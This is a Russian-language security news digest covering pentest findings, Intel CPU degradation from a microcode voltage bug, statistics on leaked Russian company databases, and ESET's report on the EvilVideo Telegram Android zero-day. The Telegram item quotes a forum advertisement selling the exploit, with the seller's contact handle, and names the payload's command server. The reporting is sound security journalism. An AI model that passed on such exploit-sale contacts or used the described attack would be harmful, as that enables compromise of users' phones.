


Техники по матрице MITRE ATT&CK, которые позволили получить доступ в сеть

Почти во всех компаниях удалось получить **УЧЕТНЫЕ ДАННЫЕ** сотрудников и **НЕСАНКЦИОНИРОВАННЫЙ ДОСТУП** к важной конфиденциальной информации, включая **ИНТЕЛЛЕКТУАЛЬНУЮ СОБСТВЕННОСТЬ** и **СЛУЖЕБНУЮ ПЕРЕПИСКУ**, а также установить **ПОЛНЫЙ КОНТРОЛЬ НАД ИНФРАСТРУКТУРОЙ**.

Также в ходе пентестов было обнаружено **423** уязвимости, из которых **34%** представляли серьезную опасность.

Основными причинами неудовлетворительного состояния защищенности организаций были названы: **УСТАРЕВШИЕ ВЕРСИИ ПО**, **НЕБЕЗОПАСНАЯ КОНФИГУРАЦИЯ** компонентов ИТ-систем и **НЕДОСТАТКИ ПАРОЛЬНОЙ ПОЛИТИКИ**.



В **21%** случаев в системах заказчиков вообще были обнаружены следы реальной компрометации, в том числе работающие веб-интерпретаторы командной строки или изменения в конфигурационных файлах.

НЕОБРАТИМАЯ ДЕГРАДАЦИЯ INTEL

На протяжении нескольких месяцев компания Intel изучала сообщения о том, что процессоры 13 го и 14 го поколений (в частности, Core i9 13900K и -14900K) работают со сбоями при определенных нагрузках, а именно во время игр. Теперь стало известно, что обновленный микрокод для устранения проблемы будет передан производителям материнских плат в середине августа.

Впервые информация о том, что многие пользователи Core i9 13900K и i9 14900K сталкиваются со странными сбоями в работе десктопных процессоров Intel во время игр, появилась в СМИ в апреле текущего года. Тогда стало известно, что сбои могут возникать даже в таких сравнительно малотребовательных играх, как Fortnite, а также Hogwarts Legacy, Remnant 2, Alan Wake 2, Horizon: Zero Dawn, The Last of Us Part 1 и Outpost: Infinity Siege.

Также проблемы могли затрагивать такие родственные процессоры, как i9 13900KF, i9 14900KF, i9 13900KS и i9 14900KS. И, согласно сообщениям отдельных пользователей, сбои могли проявляться в сериях i7-13700K и i7 14700K.

> *«Intel известно о сообщениях, что разблокированные процессоры Intel Core 13-го и 14-го поколений сталкиваются с проблемами при выполнении определенных рабочих нагрузок. В сотрудничестве с нашими партнерами мы проводим анализ этих сообщений», — заявили тогда в Intel.*

Позже в компании сообщили, что причиной сбоев могут быть производители материнских плат, которые позволяют увеличивать предельное энергопотребление и отключают защитные функции, чтобы добиться от процессоров большей производительности.

> *«Хотя первопричина пока не установлена, Intel заметила, что большинство сообщений о данной проблеме поступает от пользователей с материнскими платами, поддерживающими разблокировку/разгон, — говорили разработчики. — По наблюдениям Intel, в BIOS плат с чипсетами серий 600/700 часто представлены настройки по умолчанию, отключающие защиту от перегрева и защиту питания, созданные для предохранения процессоров от длительного воздействия высокого напряжения и частот».*

В частности, в Intel писали, что проблемы могут вызывать следующие настройки:

- отключение Current Excursion Protection (CEP);
- включение IccMax Unlimited bit;
- отключение Thermal Velocity Boost (TVB) или Enhanced Thermal Velocity Boost (eTVB);
- отключение C states;
- использование режима Windows Ultimate Performance;
- повышение PL1 и PL2 сверх рекомендованных Intel пределов.

В итоге Intel рекомендовала производителям материнских плат выпустить обновления для BIOS и использовать рекомендованные значения по умолчанию.

Теперь в компании наконец завершили расследование. Ожидается, что обновление микрокода для устранения проблемы будет направлено производителям материнских плат в середине августа, после проведения тестов. Патч будет распространяться в виде обновления BIOS от OEM производителей материнских плат, а также через обновления Windows.

Пока в Intel не раскрыли подробностей, но сообщили, что анализ проблемных процессоров выявил, что «повышенное рабочее напряжение [вызывающее сбои] связано с алгоритмом микрокода, приводящим к неправильным запросам напряжения на процессор». Иными словами, процессор запрашивает и получает слишком много питания, что заставляет его работать за пределами безопасных границ и со временем приводит к снижению его стабильности.

При этом издание Tom's Hardware предупредило, что эти проблемы «вызывают необратимую деградацию процессоров», то есть грядущее исправление, к сожалению, не сможет устранить уже нанесенный ущерб.

Сообщается, что Intel продолжит заменять процессоры, которые уже демонстрируют странное поведение. То есть всем пользователям, которые уже столкнулись со сбоями, рекомендуется обратиться в службу поддержки клиентов.


УТЕКЛИ **150** БД РОССИЙСКИХ КОМПАНИЙ

Аналитики FACCT подсчитали, что в первом полугодии 2024 года в открытый доступ на андеграундных форумах и в тематических Telegram-каналах попали **150** баз данных российских компаний.

За аналогичный период прошлого года их было **119**, а за весь прошлый год злоумышленники опубликовали **246** БД.

Около **30%** от общего числа утечек в 2024 году составили базы данных компаний, специализирующихся на розничной онлайн-торговле.


Данные из большинства опубликованных БД датированы 2024 годом, и большая часть из них включают такую информацию, как **ФИО**, **АДРЕСА ПРОЖИВАНИЯ**, **ПАРОЛИ**, **ДАТЫ РОЖДЕНИЯ**, **ПАСПОРТНЫЕ ДАННЫЕ**, **ТЕЛЕФОННЫЕ НОМЕРА**.



УЯЗВИМОСТЬ В TELEGRAM

Эксперты компании ESET сообщили об уязвимости нулевого дня в Telegram для Android, получившей название EvilVideo. Проблема позволяла злоумышленникам отправлять пользователям вредоносные APK файлы, замаскированные под видеофайлы.

По данным исследователей, хакер под ником Ancryno начал продавать эксплоит для этой 0 day проблемы еще 6 июня 2024 года. В своем сообщении на хакфоруме XSS он писал, что баг присутствует в Telegram для Android версии 10.14.4 и старше.



Telegram apk install Android .mp4 Exploit , Bypass Security, Get Install

Ancryno · Jun 6, 2024 · apk android · apk crypt · exploit · installs

Ancryno
floppy-диск
Пользователь
Joined: Jan 7, 2024
Messages: 8
Reaction score: 4
Escrow deals: 1

Jun 6, 2024

Telegram exploit - Get Install, Telegram Apk Install Exploit, Demo Will be Provided

✅.apk Paylod Hidden
✅Direct Install
✅Auto Download
✅one Click Exploit
✅support all telegram android version

Spoiler: Spoiler Proof

Demo Will be provided to Buyers only escrow

⚠️Not for Kids Don't DM

Dm tg- @adbosts

Хотя исходно злоумышленник утверждал, что эксплоит относится к типу one-click (то есть срабатывает за один клик и требует минимального взаимодействия с человеком), на самом деле для выполнения вредоносной полезной нагрузки на устройстве жертвы требовался ряд шагов и определенные настройки, что заметно снижало риск успешной атаки.

Специалисты ESET смогли обнаружить проблему после того, как в публичном Telegram канале была опубликована PoC демонстрация уязвимости, что позволило им получить вредоносную полезную нагрузку.

Согласно отчету компании, эксплоит действительно работал только в Telegram версии 10.14.4 и старше. Аналитик ESET Лукаш Стефанко (Lukas Stefanko) уведомил о проблеме разработчиков Telegram 26 июня и еще раз 4 июля 2024 года. Вскоре после этого представители Telegram ответили, что изучают сообщение исследователей, а затем исправили уязвимость в версии 10.14.5, вышедшей 11 июля 2024 года.


Хотя неизвестно, эксплуатировалась ли эта проблема в реальных атаках, ESET обнаружила по адресу infinityhackscharan.ddns[.]net управляющий сервер, который использовался упомянутой выше полезной нагрузкой. Кроме того, на VirusTotal удалось найти два вредоносных APK-файла, использующих этот управляющий сервер. Обнаруженные приложения выдавали себя за Avast Antivirus или xHamster Premium Mod.

EvilVideo позволяла злоумышленникам создавать специальные файлы APK, которые при отправке другим пользователям Telegram выглядели как встроенные видео.

Исследователи считают, что эксплоит использовал API Telegram для создания сообщения на программном уровне, которое выглядело как 30-секундное видео.

Так как по умолчанию Telegram для Android автоматически загружает медиафайлы, пользователи получали полезную нагрузку на свое устройство, сразу после того, как открывали беседу. Если же у пользователя была отключена автоматическая загрузка, ему нужно было кликнуть на превью, чтобы инициировать загрузку файла.

